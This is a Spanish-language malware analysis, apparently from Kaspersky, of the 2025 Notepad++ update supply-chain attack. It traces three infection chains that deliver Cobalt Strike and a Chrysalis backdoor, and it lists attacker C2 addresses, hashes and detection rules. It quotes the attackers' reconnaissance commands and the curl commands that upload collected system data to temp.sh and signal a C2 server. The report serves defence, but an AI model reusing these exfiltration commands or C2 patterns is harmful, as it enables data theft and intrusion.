

Introducción
El 2 de febrero de 2026, los desarrolladores de Notepad++, editor de texto popular entre programadores, publicaron un comunicado en el que afirmaban que su infraestructura de actualizaciones había sido comprometida. Según el comunicado, la causa fue un incidente en su proveedor de hosting ocurrido entre junio y septiembre de 2025. Sin embargo, los atacantes lograron mantener el acceso a los servicios internos hasta diciembre del mismo año.
Múltiples cadenas de infección y payloads
Al analizar los datos de telemetría relacionados con este incidente, identificamos numerosas cadenas de infecciones únicas utilizadas en los ataques. A su vez, detectamos que, durante cuatro meses (de julio a octubre de 2025), los atacantes rotaron con frecuencia las direcciones de los servidores C2 para distribuir actualizaciones maliciosas, módulos de descarga para la distribución de implantes y los payloads finales.
Hemos observado al menos tres cadenas de infección distintas, dirigidas a más de una docena de dispositivos pertenecientes a:
- individuos localizados en Vietnam, El Salvador y Australia;
- una organización gubernamental ubicada en Filipinas;
- una organización financiera de El Salvador;
- un proveedor vietnamita de servicios de TI.
A pesar de la diversidad de los payloads identificadas, las soluciones de Kaspersky lograron bloquear los ataques en el momento en que se produjeron.
En este artículo describimos las distintas secuencias de infección que observamos en el ataque a la cadena de suministro de Notepad++ y proporcionamos un conjunto de indicadores de compromiso inéditos relacionados con estos incidentes.
Cadena #1: finales de julio a principios de agosto de 2025
A finales de julio de 2025 registramos el primer caso de distribución de una actualización maliciosa de Notepad++, la cual estaba alojada en la dirección http://45.76.155[.]202/update/update.exe. El primer análisis de esta URL en la plataforma VirusTotal fue realizado a finales de septiembre por un usuario de Taiwán.
El archivo update.exe descargado de esa URL (SHA1: 8e6e505438c21f3d281e1cc257abdbf7223b7f5a), era ejecutado por GUP.exe, el proceso legítimo de actualización de Notepad++. Este archivo resultó ser un instalador NSIS de aproximadamente 1 MB que, al ejecutarse, enviaba a los atacantes un heartbeat con información del sistema. Para ello, update.exe realizaba las siguientes acciones:
- Creaba un directorio llamado %appdata%\ProShow y lo establecía como directorio de trabajo actual;
- Ejecutaba el comando cmd /c whoami&&tasklist > 1.txt, creando así un archivo con los resultados del comando en el directorio %appdata%\ProShow;
- Subía el archivo 1.txt al servicio de alojamiento temp[.]sh mediante el comando curl.exe -F “file=@1.txt” -s https://temp.sh/upload;
- Transmitía la URL del archivo 1.txt mediante el comando curl.exe –user-agent “https://temp.sh/ZMRKV/1.txt” -s http://45.76.155[.]202. Como puede observarse, la URL del archivo subido se transmitía en el encabezado User-Agent.

Cabe destacar que este mismo comportamiento de las actualizaciones maliciosas de Notepad++ (ejecución de comandos de shell y uso del sitio temp[.]sh para subir archivos) fue descrito en los foros de la comunidad de Notepad++ por el usuario con el alias soft-parsley.
Tras el envío de la información del sistema, el archivo update.exe ejecutaba el payload de la segunda etapa. Para ello:
- Creaba los siguientes archivos en el directorio %appdata%\ProShow:
- ProShow.exe (SHA1: defb05d5a91e4920c9e22de2d81c5dc9b95a9a7c)
- defscr (SHA1: 259cd3542dea998c57f67ffdd4543ab836e3d2a3)
- if.dnt (SHA1: 46654a7ad6bc809b623c51938954de48e27a5618)
- proshow.crs
- proshow.phd
- proshow_e.bmp (SHA1: 9df6ecc47b192260826c247bf8d40384aa6e6fd6)
- load (SHA1: 06a6a5a39193075734a32e0235bde0e979c27228)
- Ejecutaba el archivo ProShow.exe descargado.
Para ejecutar el payload, los atacantes emplearon el archivo ProShow.exe, un componente legítimo del software de edición de video ProShow. Aunque habitualmente los atacantes recurren a la técnica de DLL sideloading para ejecutar un payload dentro de un proceso legítimo, en esta ocasión optaron por explotar una vulnerabilidad antigua en el software ProShow que data de comienzos de la década de 2010. El archivo load creado anteriormente contenía el exploit que se activaba al ejecutar ProShow.exe. Cabe señalar que, a excepción de este archivo con el exploit, todos los demás archivos en el directorio %appdata%\ProShow eran legítimos.
El análisis del exploit reveló que contenía dos shellcodes: uno al inicio y otro en la sección media del archivo. El primero contenía un conjunto de instrucciones sin sentido y no estaba diseñado para ejecutarse; es probable que los atacantes lo hayan utilizado como relleno. Nuestra hipótesis es que, al usar un shellcode falso en lugar de, por ejemplo, una secuencia de bytes 0x41 o datos aleatorios, los atacantes buscaban dificultar la detección del malware por parte de investigadores y sistemas de análisis automático.
El segundo shellcode se ejecutaba al iniciar ProShow.exe y descifraba el payload: un módulo Metasploit que descargaba un Cobalt Strike Beacon desde la URL https://45.77.31[.]210/users/admin (user agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36) y lo ejecutaba.
El payload de Cobalt Strike Beacon estaba configurado para comunicarse con el servidor C2 cdncheck.it[.]com. Este utilizaba la dirección https://45.77.31[.]210/api/update/v1 para realizar las solicitudes GET y https://45.77.31[.]210/api/FileUpload/submit para las POST.
A principios de agosto de 2025, detectamos que los atacantes utilizaban la misma URL para distribuir archivos update.exe (SHA1: 90e677d7ff5844407b9c073e3b7e896e078e11cd) y la misma cadena de ejecución para entregar el Cobalt Strike Beacon mediante actualizaciones maliciosas de Notepad++. No obstante, observamos las siguientes diferencias:
- En el módulo de Metasploit, la URL para descargar el Cobalt Strike Beacon era diferente: https://cdncheck.it[.]com/users/admin;
- Para los servidores C2 de Cobalt Strike se usaron las direcciones https://cdncheck.it[.]com/api/update/v1 y https://cdncheck.it[.]com/api/Metadata/submit.
Tras esto, no observamos más infecciones que utilizaran la cadena 1.
Cadena #2: mediados y finales de septiembre de 2025
A mediados de septiembre de 2025, un mes y medio después de la última detección de actualizaciones maliciosas, observamos que los atacantes retomaron su operación con una cadena de infección diferente. La actualización maliciosa seguía descargándose desde la URL http://45.76.155[.]202/update/update.exe, y el archivo en sí (SHA1: 573549869e84544e3ef253bdba79851dcde4963a) continuaba siendo un instalador NSIS. Sin embargo, ahora su tamaño era de aproximadamente 140 KB y realizaba dos acciones:
- recopilaba información del sistema ejecutando un comando de shell y subiendo los resultados a temp[.]sh;
- guardaba en disco el payload de la siguiente etapa y la ejecutaba.
El método de extracción de información del sistema también cambió: ahora se extraían datos más detallados en el directorio %APPDATA%\Adobe\Scripts mediante el comando cmd /c “whoami&&tasklist&&systeminfo&&netstat -ano” > a.txt.
El archivo a.txt, al igual que en el primer caso, se subía a temp[.]sh mediante curl. La URL obtenida de temp[.]sh se transmitía a la misma dirección http://45.76.155[.]202/list en el encabezado User-Agent.
El payload de la siguiente etapa fue completamente modificado. El instalador NSIS creaba los siguientes archivos en el directorio %APPDATA%\Adobe\Scripts:
- alien.dll (SHA1: 6444dab57d93ce987c22da66b3706d5d7fc226da);
- lua5.1.dll (SHA1: 2ab0758dda4e71aee6f4c8e4c0265a796518f07d);
- script.exe (SHA1: bf996a709835c0c16cce1015e6d44fc95e08a38a);
- alien.ini (SHA1: ca4b6fe0c69472cd3d63b212eb805b7f65710d33).
Luego, ejecutaba el siguiente comando de shell para iniciar script.exe: %APPDATA%\%Adobe\Scripts\script.exe %APPDATA%\Adobe\Scripts\alien.ini. A excepción de alien.ini, todos los archivos en esa ruta eran binarios legítimos del entorno Lua. Así, los atacantes aprovechaban el comando para correr el script de Lua compilado dentro de alien.ini.
Abajo se observa la captura de su descompilación:

Como podemos observar, este pequeño script se usa para cargar el shellcode en memoria y luego ejecutarlo mediante la función de la API EnumWindowStationsW. El shellcode ejecutado, al igual que en la cadena 1, es un módulo Metasploit que descarga el payload de Cobalt Strike Beacon desde la URL https://cdncheck.it[.]com/users/admin.
Este payload contiene direcciones de servidores C2 ligeramente distintas a las observadas anteriormente: https://cdncheck.it[.]com/api/getInfo/v1 y https://cdncheck.it[.]com/api/FileUpload/submit.
Los ataques con la cadena 2 continuaron hasta finales de septiembre, cuando identificamos dos archivos maliciosos update.exe más (el SHA1 de uno de ellos: 13179c8f19fbf3d8473c49983a199e6cb4f318f0). El payload de Cobalt Strike Beacon entregado mediante este archivo usaba las mismas direcciones URL observadas a mediados de septiembre, pero los atacantes modificaron el método de recopilación de información del sistema. En particular, dividieron el comando único (cmd /c “whoami&&tasklist&&systeminfo&&netstat -ano” > a.txt) en varios más:
- cmd /c whoami >> a.txt
- cmd /c tasklist >> a.txt
- cmd /c systeminfo >> a.txt
- cmd /c netstat -ano >> a.txt
Vale mencionar que esta misma secuencia de comandos había sido descrita por el usuario soft-parsley en los foros de la comunidad de Notepad++.
Usando otro archivo update.exe (SHA1: 4c9aac447bf732acc97992290aa7a187b967ee2c), los atacantes realizaron las siguientes acciones:
- Modificaron la URL para subir la información del sistema a https://self-dns.it[.]com/list;
- Modificaron la cadena User-Agent en las solicitudes HTTP a Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36;
- Modificaron la URL utilizada por el módulo Metasploit a https://safe-dns.it[.]com/help/Get-Start;
- Modificaron las direcciones de los servidores C2 del Cobalt Strike Beacon a https://safe-dns.it[.]com/resolve y https://safe-dns.it[.]com/dns-query.
Cadena #3: octubre de 2025
A principios de octubre de 2025, los atacantes volvieron a modificar la cadena de infección. Ahora utilizaban una nueva dirección de servidor C2 para distribuir actualizaciones maliciosas: http://45.32.144[.]255/update/update.exe. El payload descargado (SHA1: d7ffd7b588880cf61b603346a3557e7cce648c93) seguía siendo un instalador NSIS; sin embargo, a diferencia de las cadenas 1 y 2, no enviaba información del sistema, sino que creaba los siguientes archivos en el directorio %appdata%\Bluetooth\:
- BluetoothService.exe, ejecutable legítimo (SHA1: 21a942273c14e4b9d3faa58e4de1fd4d5014a1ed);
- log.dll, DLL maliciosa (SHA1: f7910d943a013eede24ac89d6388c1b98f8b3717);
- BluetoothService, shellcode cifrado (SHA1: 7e0790226ea461bcc9ecd4be3c315ace41e1c122).
Esta cadena de ejecución implementaba DLL sideloading mediante la biblioteca log.dll, responsable de ejecutar el shellcode cifrado BluetoothService dentro del proceso BluetoothService.exe. Cabe mencionar que este tipo de cadenas de infección suele ser utilizado por atacantes de habla china. En particular, esta misma cadena ya había sido documentada por Rapid7. El payload final desplegado era una versión custom del backdoor Chrysalis.
A diferencia de los vectores de ataque anteriores, esta cadena no hace una descarga directa de Cobalt Strike Beacon. Sin embargo, investigadores de Rapid7 afirman haber observado también el despliegue de este tipo de payload en la carpeta C:\ProgramData\USOShared durante una respuesta a incidente en un equipo infectado por el ataque a la cadena de suministro de Notepad++. Aunque el artículo de Rapid7 no detalla cómo se ejecutó este archivo en el dispositivo de la víctima, identificamos las siguientes similitudes entre ese payload y los payloads de Beacon de las cadenas 1 y 2:
- En ambos casos, el Beacon se descarga mediante el shellcode del módulo Metasploit usando Direcciones URL similares (api.wiresguard.com/users/admin para el payload del reporte de Rapid7, cdncheck.it.com/users/admin y http://45.77.31[.]210/users/admin para los payloads de las cadenas 1 y 2);
- Las configuraciones del Beacon están cifradas con la clave XOR CRAZY;
- Para la comunicación con el Cobalt Strike Beacon se usan direcciones de servidores C2 similares (api.wiresguard.com/api/FileUpload/submit mencionado en el reporte de Rapid7 y https://45.77.31[.]210/api/FileUpload/submit detallado en la cadena 1).
Regreso de la cadena #2 y nuevas Direcciones URL: octubre de 2025
A mediados de octubre de 2025, detectamos que los atacantes retomaron el despliegue del payload de la cadena 2 (SHA1: 821c0cafb2aab0f063ef7e313f64313fc81d46cd) mediante una nueva URL: http://95.179.213[.]0/update/update.exe. No obstante, este componente seguía comunicándose con los dominios ya mencionados: self-dns.it[.]com y safe-dns.it[.]com para exfiltrar de información del sistema, descargar el módulo Metasploit y establecer contacto con el Cobalt Strike Beacon. Posteriormente, a finales de octubre de 2025, observamos que los atacantes comenzaron a rotar las URL para la distribución de actualizaciones maliciosas. Identificamos, en particular, las siguientes direcciones:
- http://95.179.213[.]0/update/install.exe;
- http://95.179.213[.]0/update/update.exe;
- http://95.179.213[.]0/update/AutoUpdater.exe.
No observamos nuevos payloads implementados desde esas direcciones; todas estaban asociadas con las cadenas 2 y 3.
A partir de noviembre de 2025, no registramos nuevos despliegues.
Conclusión
Notepad++ es un editor de texto utilizado por numerosos desarrolladores. Como tal, el control sobre sus servidores de actualización brindaba a los atacantes una oportunidad única para comprometer equipos de organizaciones de alto perfil en todo el mundo. Los atacantes se esforzaron por no perder el acceso a este vector de infección: distribuían los implantes maliciosos de forma dirigida y contaban con la destreza suficiente para reestructurar drásticamente sus cadenas de ataque aproximadamente una vez al mes.
En nuestra investigación identificamos tres cadenas de infección distintas; no obstante, existe la posibilidad de que en esta campaña se hayan utilizado otras aún no identificadas. A modo de resumen, presentamos la cronología general de las cadenas de infección que identificamos:

La variedad de las cadenas de infección hace que detectar el ataque a la cadena de suministro de Notepad++ sea una tarea compleja, pero al mismo tiempo desafiante desde el punto de vista analítico. Para identificar rastros de este ataque, recomendamos los siguientes métodos:
- Verifique en los sistemas la presencia de instaladores NSIS, utilizados en las tres cadenas de ejecución observadas. Por ejemplo, revise los logs relacionados con la creación del directorio %localappdata%\Temp\ns.tmp por instaladores de este tipo durante la ejecución. Asegúrese de revisar el origen de cada instalador que encuentre para evitar falsos positivos;
- Verifique los registros de tráfico de red en busca de resoluciones DNS del dominio temp[.]sh: se trata de una actividad inusual en entornos corporativos. Además, es útil verificar las peticiones HTTP en las que la dirección temp[.]sh aparece en el User-Agent; ambas verificaciones permiten detectar despliegues de las cadenas 1 y 2.
- Verifique en los sistemas la presencia de ejecución de los comandos maliciosos de shell mencionados en el artículo, tales como whoami, tasklist, systeminfo y netstat -ano.
- Utilice los indicadores de compromiso listados a continuación para detectar dominios y archivos maliciosos conocidos.
Detección mediante las soluciones de Kaspersky
Las soluciones de protección de Kaspersky, como Kaspersky Endpoint Detection and Response Expert, detectan con éxito la actividad maliciosa en el contexto de los ataques descritos.

Uno de los métodos para detectar esta actividad maliciosa es el monitoreo de accesos a servicios de tipo LOLC2 (Living-Off-the-Land C2), categoría a la que pertenece temp[.]sh. Los atacantes usan estos servicios como puntos intermedios de comando o entrega de payloads maliciosos, enmascarando la comunicación C2 como tráfico web legítimo. La solución KEDR Expert detecta esta actividad mediante la regla lolc2_connection_activity_network.

Además, es posible detectar la actividad descrita por la ejecución de comandos típicos de reconocimiento local, que los atacantes lanzan en las fases iniciales del ataque tras obtener acceso al sistema. Estos comandos permiten al atacante obtener información rápida sobre el entorno, los privilegios, los procesos en ejecución y las conexiones de red para planificar las siguientes acciones. El producto KEDR Expert detecta esta actividad mediante las siguientes reglas: system_owner_user_discovery, using_whoami_to_check_that_current_user_is_admin, system_information_discovery_win, system_network_connections_discovery_via_standard_windows_utilities.
